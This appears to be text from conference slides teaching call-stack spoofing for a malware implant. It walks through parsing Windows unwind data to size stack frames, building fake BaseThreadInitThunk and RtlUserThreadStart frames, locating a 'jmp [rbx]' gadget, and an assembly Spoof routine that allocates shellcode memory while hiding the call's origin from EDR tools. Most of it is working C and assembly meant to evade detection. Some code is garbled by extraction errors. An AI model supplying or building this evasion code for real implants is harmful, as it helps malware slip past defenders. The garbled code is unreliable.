 2. **kernel32.dll!BaseThreadInitThunk+0x14**

This shows legitimacy of the software being run!

- We would create these ***two fake Frames*** in order to upgrade the legitimacy of our implant!



9. Stack Spoofing:

Manual “synthetic” Fake Frame Creation:

Consult the side html page to understand what is really happening in the video (also to mimic manual fake stack frame creation) !!!

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/stackSpoof-
ManualFakeFrameCreation/Manual%20Fake%20Stack%20Frame%20Creation%EA%9E%89.html

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/6.StackSpoofing/ManualFak
eFrameCreation.mp4

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

Q1. How to get the size of the stack of a particular function programmatically?

Ans:

- There is a structure called, **RUNTIME_FUNCTION**.
- This structure lies in **.pdata** section (specifically in **Exception Directory**) in a PE file Formats.
Mainly for **structured exception handling** and
C++ exception handling coding conventions and behavior on the x64.
- Within **RUNTIME_FUNCTION**, the actual code belongs within this two addresses, **BeginAddress** and **EndAddress**.

```
typedef struct _IMAGE_RUNTIME_FUNCTION_ENTRY {  
    DWORD BeginAddress;  
    DWORD EndAddress;  
    union {  
        DWORD UnwindInfoAddress;  
        DWORD UnwindData;  
    } DUMMYUNIONNAME;  
} RUNTIME_FUNCTION
```

- *This structure will act as our Entry Point. Why?*
- The union structure (above) contains **an offset** to the **UNWIND_INFO** struct.

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

- The ***UNWIND_INFO*** struct looks like this.
- Now, ***UNWIND_INFO*** contains an array of ***UNWIND_CODEs***, which can be iterated through to calculate the ***stack size of the function***.

This is the reason why our ***entry point*** will be ***RUNTIME_FUNCTION***.

- This is the ***UNWIND_CODE struct***.

Role of OpInfo:

The meaning and usage of OpInfo depend on the associated ***UnWindOp*** or also called ***OpCode***.



```
typedef struct _UNWIND_INFO {  
    BYTE Version : 3;  
    BYTE Flags : 5;  
    BYTE SizeOfProlog;  
    BYTE CountOfCodes;  
    BYTE FrameRegister : 4;  
    BYTE FrameOffset : 4;  
    UNWIND_CODE UnwindCode[1];  
} UNWIND_INFO, * PUNWIND_INFO;
```

```
typedef union _UNWIND_CODE {  
    struct {  
        BYTE CodeOffset;  
        BYTE UnwindOp : 4;  
        BYTE OpInfo : 4;  
    };  
    USHORT FrameOffset;  
} UNWIND_CODE, * PUNWIND_CODE;
```

9. Stack Spoofing:

Programmatic Journey to “synthetic” Fake Frame Creation Begins:

Images for Visualization of *UnWinding* algorithm used by Windows for stack unwinding (*RUNTIME_FUNCTION*):



9. Stack Spoofing:

STEP1: Getting address of **RUNTIME_FUNCTION** for given Function using **RtlLookupFunctionEntry WinAPI Function**

```
133    ULONG CalculateFunctionStackSizeWrapper(PVOID ReturnAddress)
134    {
135        NTSTATUS status = STATUS_SUCCESS;
136        PRUNTIME_FUNCTION pRuntimeFunction = NULL;
137        DWORD64 ImageBase = 0;
138        PUNWIND_HISTORY_TABLE pHistoryTable = NULL;
139
140        // [0] Sanity check return address.
141        if (!ReturnAddress)
142        {
143            status = STATUS_INVALID_PARAMETER;
144            goto Cleanup;
145        }
146
147        // [1] Locate RUNTIME_FUNCTION for given Function.
148        pRuntimeFunction = RtlLookupFunctionEntry((DWORD64)ReturnAddress, &ImageBase, pHistoryTable);
149        if (NULL == pRuntimeFunction)
150        {
151            status = STATUS_ASSERTION_FAILURE;
152            printf("[!] STATUS_ASSERTION_FAILURE\n");
153            goto Cleanup;
154        }
    }
```

Link:

<https://learn.microsoft.com/en-us/windows/win32/api/winnt/nf-winnt-rtllookupfunctionentry>

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Shamelessly took this part from the infamous *VulcanRaven* Project :)

It was so perfectly made !!!

1.

```
NTSTATUS CalculateFunctionStackSize(PRUNTIME_FUNCTION pRuntimeFunction, const DWORD64 ImageBase, StackFrame &stackFrame)
{
    NTSTATUS status = STATUS_SUCCESS;
    PUNKIND_INFO pUnwindInfo = NULL;
    ULONG unwindOperation = 0;
    ULONG operationInfo = 0;
    ULONG index = 0;
    ULONG frameOffset = 0;

    // [0] Sanity check incoming pointer.
    if (!pRuntimeFunction)
    {
        status = STATUS_INVALID_PARAMETER;
        goto Cleanup;
    }

    // [1] Loop over unwind info.
    // NB As this is a Ptot, it does not handle every unwind operation, but
    // it handles the minimum set required to successfully mimic the default
    // call stacks included in the Ptot.
    pUnwindInfo = (PUNKIND_INFO)(pRuntimeFunction->UnwindData + ImageBase);
    while (index < pUnwindInfo->CountOfCodes)
    {
        unwindOperation = pUnwindInfo->UnwindCode[index].UnwindOp;
        operationInfo = pUnwindInfo->UnwindCode[index].OpInfo;
        // [2] Record all unwind codes and calculate
        // total stack space used by target function.
        switch (unwindOperation)
        {
            case UNOP_PUSH_NONVOL:
                // UNOP_PUSH_NONVOL is 8 bytes.
                stackFrame.totalStackSize += 8;
                // Record if it pushed rbp as
                // this is important for UNOP_SET_FPREG.
                if (RB_OP_INFO == operationInfo)
                {
                    stackFrame.pushRbp = true;
                    // Record when rbp is pushed to stack.
                    stackFrame.countOfCodes = pUnwindInfo->CountOfCodes;
                    stackFrame.pushRbpIndex = index + 1;
                }
                break;
        }
    }
    Cleanup:
}
```

2.

```
case UNOP_SAVE_NONVOL:
    //UNOP_SAVE_NONVOL doesn't contribute to stack size
    // but you do need to increment index.
    index += 1;
    break;
case UNOP_ALLOC_SMALL:
    //Alloc size is op info field * 8 + 8.
    stackFrame.totalStackSize += ((operationInfo * 8) + 8);
    break;
case UNOP_ALLOC_LARGE:
    // Alloc large is either:
    // 1) If op info == 0 then size of alloc / 8
    //    is in the next slot (i.e. index += 1).
    // 2) If op info == 1 then size is in next
    //    two slots.
    index += 1;
    frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
    if (operationInfo == 0)
    {
        frameOffset *= 8;
    }
    else
    {
        index += 1;
        frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
    }
    stackFrame.totalStackSize += frameOffset;
    break;
case UNOP_SET_FPREG:
    // This sets rsp == rbp (mov rsp,rbp), so we need to ensure
    // that rbp is the expected value (in the frame above) when
    // it comes to spoof this frame in order to ensure the
    // call stack is correctly unwound.
    stackFrame.setsFramePointer = true;
    break;
default:
    std::cout << "[-] Error: Unsupported Unwind Op Code\n";
    status = STATUS_ASSERTION_FAILURE;
    break;
}
index += 1;
}
```

3.

```
// If chained unwind information is present then we need to
// also recursively parse this and add to total stack size.
if (0 != (pUnwindInfo->Flags & UN_FLAG_CHAININFO))
{
    index = pUnwindInfo->CountOfCodes;
    if (0 != (index & 1))
    {
        index += 1;
    }
    pRuntimeFunction = (PRUNTIME_FUNCTION)(&pUnwindInfo->UnwindCode[index]);
    return CalculateFunctionStackSize(pRuntimeFunction, ImageBase, stackFrame);
}

// Add the size of the return address (8 bytes).
stackFrame.totalStackSize += 8;

Cleanup:
    return status;
}
```

Link:

1. <https://github.com/WithSecureLabs/CallStackSpoofing/blob/master/VulcanRaven/VulcanRaven.cpp#L286>

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code:

1. Retrieves the unwind information using the *ImageBase* and the *UnwindData* offset from *pRuntimeFunction*.
2. It Loops (*while loop*) through the unwind codes using the count of codes in *pUnwindInfo*.
3. The *switch case* present in the code is mainly responsible for successfully getting the correct size of the thread stack of a target function/ API.
4. Adds the size of the return address (8 bytes) to the total stack size.

```
pUnwindInfo = (PUNWIND_INFO)(ImageBase + pRuntimeFunction->UnwindData);
```

```
while (index < pUnwindInfo->CountOfCodes)
{
    unwindOperation = pUnwindInfo->UnwindCode[index].UnwindOp;
    operationInfo = pUnwindInfo->UnwindCode[index].OpInfo;
```

```
// Add the size of the return address (8 bytes).
stackFrame.totalStackSize += 8;
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :


Some Internals regarding that function code: **Switch Case**
Stack Operations for stack size calculation:

1. UWOP_PUSH_NONVOL:

This required to push non volatile register to stack. In this case, **rbp** is pushed to stack.

The **rbp register** is specifically targeted because it is pivotal in setting up and navigating stack frames.

Also the usage of **rbp register** is also connected to the use case of **stack Operation: UWOP_SET_FPREG**



Link:

[@klezVirus](#), [@waldoirc](#) and [@trickster012](#) : DefCon Talk

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case**
Stack Operations for stack size calculation:

2. UWOP_ALLOC_SMALL:

For allocates a *small amount of memory* for local args.


The total size of 'UWOP_ALLOC_SMALL' is calculated by multiplying the op info value by 8 and adding 8 ($0xc * 8 + 8 = 0x68$).

This calculation can be confirmed by disassembling the first few bytes of **kernelbase!OpenProcess** in **windbg**.

'**fnect**' : shows function's unwind info and '**uf**' : Un/disassemble Function

Link:

[@klezVirus, @waldoirc and @trickster012 : DefCon Talk](https://labs.withsecure.com/publications/spoofing-call-stacks-to-confuse-edrs)



```
0:000> .fnect kernelbase!OpenProcess
Debugger function entry 000001ca`02db49d0 for:
(00007ffe`0fa71c40) KERNELBASE!OpenProcess  | (00007ffe`0fa71cc0) KERNELBASE!RegNotifyChangeKeyValue
Exact matches:

BeginAddress      = 00000000`00031c40
EndAddress        = 00000000`00031cb0
UnwindInfoAddress = 00000000`00335be0

Unwind info at 00007ffe`0fd75be0, 6 bytes
version 1, flags 0, prolog 7, codes 1
00: offs 7, unwind op 2, op info c UWOP_ALLOC_SMALL.
```

```
0:000> uf kernelbase!OpenProcess
KERNELBASE!OpenProcess:
00007ffe`0fa71c40 4c8bdcc          mov    r11,rs
00007ffe`0fa71c43 4883ec68         sub    rsp,68h
```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case**
Stack Operations for stack size calculation:

3. UWOP_ALLOC_LARGE:

UWOP_ALLOC_LARGE is used when the size of the allocation is too large to be encoded in the smaller immediate fields available in other **UWOP** codes.

If operation info field is 0, then


it reads the next slots to form a 16-bit unsigned integer.

pUnwindInfo->UnwindCode[index].FrameOffset is multiplied by 8.

Value in frameOffset is the size of the allocation divided by 8.

Multiplying by 8 undoes the above division by 8 that was done when the allocation size was encoded.

This gives us the actual size of the stack allocation.



```

case UWOP_ALLOC_LARGE:
    // Alloc large is either:
    // 1) If op info == 0 then size of alloc / 8
    // is in the next slot (i.e. index += 1).
    // 2) If op info == 1 then size is in next
    // two slots.
    index += 1;
    frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
    if (operationInfo == 0)
    {
        frameOffset *= 8;
    }
    else
    {
        index += 1;
        frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
    }
    stackFrame.totalStackSize += frameOffset;
    break;
}

```

9. Stack Spoofing:

STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case**
Stack Operations for stack size calculation:

3. UWOP_ALLOC_LARGE:

If operation info field is 1, then it reads the next slots to form a 32-bit unsigned integer.


The allocation size is spread across two slots in here.

- The first 16 bits are already in frameOffset.
- The index is incremented again to *point to the next slot*,

and the FrameOffset value from this slot is added to previous frameOffset value stored, but *shifted left by 16 bits*.

This is done to account for its position in a 32-bit integer.

This case WON'T be needed in our scenario, but it can be helpful elsewhere.



```

case UWOP_ALLOC_LARGE:
    // Alloc large is either:
    // 1) If op info == 0 then size of alloc / 8
    // is in the next slot (i.e. index += 1).
    // 2) If op info == 1 then size is in next
    // two slots.

    index += 1;
    frameOffset = pUnwindInfo->UnwindCode[index].FrameOffset;
    if (operationInfo == 0)
    {
        frameOffset *= 8;
    }
    else
    {
        index += 1;
        frameOffset += (pUnwindInfo->UnwindCode[index].FrameOffset << 16);
    }
    stackFrame.totalStackSize += frameOffset;
    break;
}

```

9. Stack Spoofing:


STEP2: Getting the Stack Size of any function :

Some Internals regarding that function code: **Switch Case**

Stack Operations for stack size calculation:

4. UWOP_SET_FPREG:

- This Operation is not needed for stack size calculation but is needed just to ensure that *rbp has the expected value*.
- When it comes to spoofing, this is done to ensure the call stack is correctly unwound.



```

356      case UWOP_SET_FPREG:
357          // This sets rsp == rbp (mov rsp,rbp), so we need to ensure
358          // that rbp is the expected value (in the frame above) when
359          // it comes to spoof this frame in order to ensure the
360          // call stack is correctly unwound.
361          stackFrame.setsFramePointer = true;
362          break;
  
```

9. Stack Spoofing:

STEP3: Now let's prepare our Fake Stack Frames:

1.

```

189 int main()
190 {
191     /* ...
192
193     PVOID ReturnAddress = NULL;
194     PRM p = { 0 };
195     PRM ogp = { 0 };
196     NTSTATUS status = STATUS_SUCCESS;
197
198     /* Preparing Initial (1st) Legit looking Fake Custom Thread Stack Frame (2nd Top of the Stack) */
199     // BTIT_ss = BaseThreadInitThunk Stack Size
200
201     ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("kernel32.dll"), "BaseThreadInitThunk")) + 0x14;
202     p.BТИT_ss = (PVOID)CalculateFunctionStackSizeWrapper(ReturnAddress);
203     p.BТИT_readdr = ReturnAddress;
204
205
206     /* Preparing Initial (2nd) Legit looking Fake Custom Thread Stack Frame (Top of the Stack) */
207     // RUTS_ss = RtlUserThreadStart Stack Size
208
209     ReturnAddress = (PBYTE)(GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlUserThreadStart")) + 0x21;
210     p.RUTS_ss = (PVOID)CalculateFunctionStackSizeWrapper(ReturnAddress);
211     p.RUTS_readdr = ReturnAddress;
212
213
214     /* Preparing Initial (3rd) Fake Custom Thread Stack Frame from where JOP gadget ("jmp [rbx]") is originating */
215
216     //HMODULE module = GetModuleHandleA("kernel32.dll"); // ntdll.dll
217     HMODULE module = LoadLibraryA("KernelBase.dll");
218
219     ULONG size = FindTextSection(module);
220
221     p.trampoline = FindGadget((LPBYTE)module, size);
222     printf("\n[+] JOP Gadget ('jmp [rbx]') is at 0x%llx\n", p.trampoline);
223
224     p.gadget_ss = (PVOID)CalculateFunctionStackSizeWrapper(p.trampoline);

```

2.

```

166 // Credits to: @peterwintsmith
167 // and @0xBoku (https://github.com/boku/BokuLoader/blob/main/src/BokuLoader.c#L848)
168
169 ULONG FindTextSection(HMODULE module)
170 {
171     PIMAGE_DOS_HEADER pImgDOSHead = (PIMAGE_DOS_HEADER) module;
172     PIMAGE_NT_HEADERS pImgNTHead = (PIMAGE_NT_HEADERS)((DWORD_PTR) module + pImgDOSHead->e_lfanew);
173
174     // find .text section
175     for (int i = 0; i < pImgNTHead->FileHeader.NumberOfSections; i++)
176     {
177         PIMAGE_SECTION_HEADER pImgSectionHead = (PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(pImgNTHead) +
178                             ((DWORD_PTR) IMAGE_SIZEOF_SECTION_HEADER * i));
179
180         if (!strcmp((char *) pImgSectionHead->Name, ".text"))
181         {
182             //printf("pImgSectionHead->VirtualAddress (Absolute): %X\n", module+pImgSectionHead->VirtualAddress);
183             printf("pImgSectionHead->Misc.VirtualSize (Absolute): %lx\n", pImgSectionHead->Misc.VirtualSize);
184             return pImgSectionHead->Misc.VirtualSize;
185         }
186     }
187 }

```

3. Why `jmp [rbx]` targeted? (It would be discussed ...)

```

9    PVOID FindGadget(LPBYTE Module, ULONG Size)
10   {
11       for (int x = 0; x < Size; x++)
12       {
13           // jmp [rbx] gadget = "\xFF\x23"
14           if (memcmp(Module + x, "\xFF\x23", 2) == 0)
15           {
16               return (PVOID)(Module + x);
17           }
18       }
19
20   return NULL;
21 }

```

9. Stack Spoofing:

Q: So, what is “*JOP*” in here ?

- *JOP* meaning *Jump Oriented Programming!*
- This *JOP gadget (or, de-sync gadget)* will perform the **JMP [RBX]** instruction.
- Why *de-synchronise is required?*

Ans:

The idea behind this stack spoofing technique is to **find suitable stack frames** to use as *ROP gadgets*, in order to do both:

1. *desync the unwinding information from the real control flow*
2. *To hide the real origin of the API/ function call*

=> Together meant to be creating, **Thread Stack Spoofing!**

- This will allow us to **de-synchronise** the Real Control Flow from the stack unwinding, by jumping to the address stored in the **RBX** register.
- Due to the **JOP gadget** being executed, the program control flow will never reach the return of this function, but will be redirected to whatever contained in **RBX register**.


Link:

https://klezvirus.github.io/RedTeaming/AV_Evasion/StackSpoofing/

9. Stack Spoofing:

Q: So, what is “JOP” in here ?

- The stack should look like this.
- **Zero** is pushed to the stack so that, the stack walk cuts off prematurely and stack **never unwinds to its base**, thereby hiding the underneath lying “**leaked stack value**”, which will have basically **unbacked RX memory region**.
- Soon will be showing how to **push Zero** to the stack!



Credit:

1. <https://dtsec.us/2023-09-15-StackSpoofin/>

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

1. This is the function.

```
6
7     extern PVOID NTAPI Spoof(PVOID a, ...);
8
```

2. The calling convention for Spoof is:

```
Spoof(param1, param2, param3, param4, &PRMStruct, AddrOfFunc, NumofStackArgs, argN)
```

- The **first 4 args** are passed via **rcx, rdx, r8** and **r9** so those are easy (Normal X64 Calling Convention).
- The **argument 5** is the **PRM struct** (soon will be shown)
- The **argument 6** is the **Address of the Function** we wish to execute a **Syscall Instruction**.
- The **argument 7** is the **Number of arguments passed onto the stack**
- Since any argument beyond the **first 4** are passed via the stack, this would notify **Spoof()** if there was more than **4 arguments**

and if there is,


then how many more are they.

- **Spoof()** relocates stack arguments and makes it such that we don't need to pass arguments via struct members.

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

- This is how NTApi calls are being made in order to enable synthetic frame thread stack spoofing.



```
//Spoof((PVOID)(-1), &BaseAddress, NULL, &shellcode_size2, &p, pNtAllocateVirtualMemory, (VOID)2, (VOID)(MEM_COMMIT | MEM_RESERVE), (VOID)PAGE_READWRITE);
VOID spoofResult1 = Spoof((PVOID)(-1), &BaseAddress, 0, &shellcode_size2, &p, pNtAllocateVirtualMemory, (VOID)2, (VOID)(MEM_COMMIT | MEM_RESERVE), (VOID)PAGE_READWRITE);
// Spoof(param1, param2, param3, param4, &PRMStruct, AddrOffFunc, NumofStackArgs, argN)
// NtAllocateVirtualMemory(MyCurrentProcess(), &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

PRM struct will be introduced in the upcoming slides.

9. Stack Spoofing:

STEP4: Thread Stack Spoof Function:

Spoof asm procedure looks like this:

PRM struct will be introduced in the next couple of slides only!

```

6    Spoof:
7    pop r12           ; Real return address in r12
8    ;pop rax          ; Real return address in rax
9
10   mov r10, rdi       ; Store original rdi in r10
11   mov r11, rsi       ; Store original rsi in r11
12
13   mov rdi, [rsp + 32] ; Storing PRM struct in the rdi ; 5th arg of spoof() = Addr of PRMstruct
14   mov rsi, [rsp + 40] ; Storing function to call ; 6th arg of spoof() = AddrOfNtAPI Func
15
16   ; Storing our original registers
17   mov [rdi + 24], r10 ; Storing original rdi into PRM.rdi
18   mov [rdi + 88], r11 ; Storing original rsi into PRM.rsi
19   mov [rdi + 96], r12 ; Storing original r12 into PRM.r12
20   mov [rdi + 104], r13 ; Storing original r13 into PRM.r13
21   mov [rdi + 112], r14 ; Storing original r14 into PRM.r14
22   mov [rdi + 120], r15 ; Storing original r15 into PRM.r15
23
24   ; only: pop r12 => instead of 'pop rax' and 'mov r12, rax' can also be done!
25
26   ; Prepping to move stack args
27   xor r11, r11        ; Nulling it : r11 will hold the # of args that have been "pushed"
28   mov r13, [rsp + 30h] ; r13 will hold the # of args total that will be pushed
29
30   mov r14, 200h        ; r14 will hold the offset we need to push stuff; as fake frames start with a sub rsp 200h
31   add r14, 8
32   add r14, [rdi + 56]  ; stack size of RUTS = PRM.RUTS_ss      NtDll API
33   add r14, [rdi + 32]  ; stack size of BTIT = PRM.BTIT_ss      K32 API
34   add r14, [rdi + 48]  ; stack size of our gadget frame = PRM.Gadget_ss JOP gadget API
35   sub r14, 20h         ; first stack arg is located at +0x28 from rsp, so we sub 0x20 from the offset. Loop will sub 0x8 each time
36
37   mov r10, rsp
38   add r10, 30h         ; offset of stack arg added to rsp ; rsp updated!

```

Annotations and callouts:

- Line 13: Callout box with text "8 x 4 = 32" and arrow pointing to the calculation.
- Line 14: Callout box with text "8 x 5 = 40" and arrow pointing to the calculation.
- Callout box on the right side of the assembly code: "Storing the OG values in the members of the PRM struct so that 'fixup' asm procedure can use those values further after creation of the fake stack frames and just before the execution of the program."
- Callout box at the bottom right: "ASM method to create Fake Stack Frames"

9. Stack Spoofing:

STEP5: PRM Struct:

- Let's discuss each of the members of this ***PRM struct*** in the next slide!

```

4   typedef struct
5   {
6     PVOID      Fixup;           // 0
7     PVOID      OG_retaddr;     // 8
8     ...
9     PVOID      rbx;            // 16    // rbx (PRM.rbx) : Contains addr of this PRM struct
10    PVOID     rdi;             // 24
11    PVOID     BTIT_ss;         // 32
12    PVOID     BTIT_retaddr;    // 40
13    PVOID     Gadget_ss;       // 48
14    PVOID     RUTS_ss;         // 56
15    PVOID     RUTS_retaddr;    // 64
16    PVOID     ssn;             // 72
17    PVOID     trampoline;      // 80
18    PVOID     rsi;             // 88
19    PVOID     r12;             // 96
20    PVOID     r13;             // 104
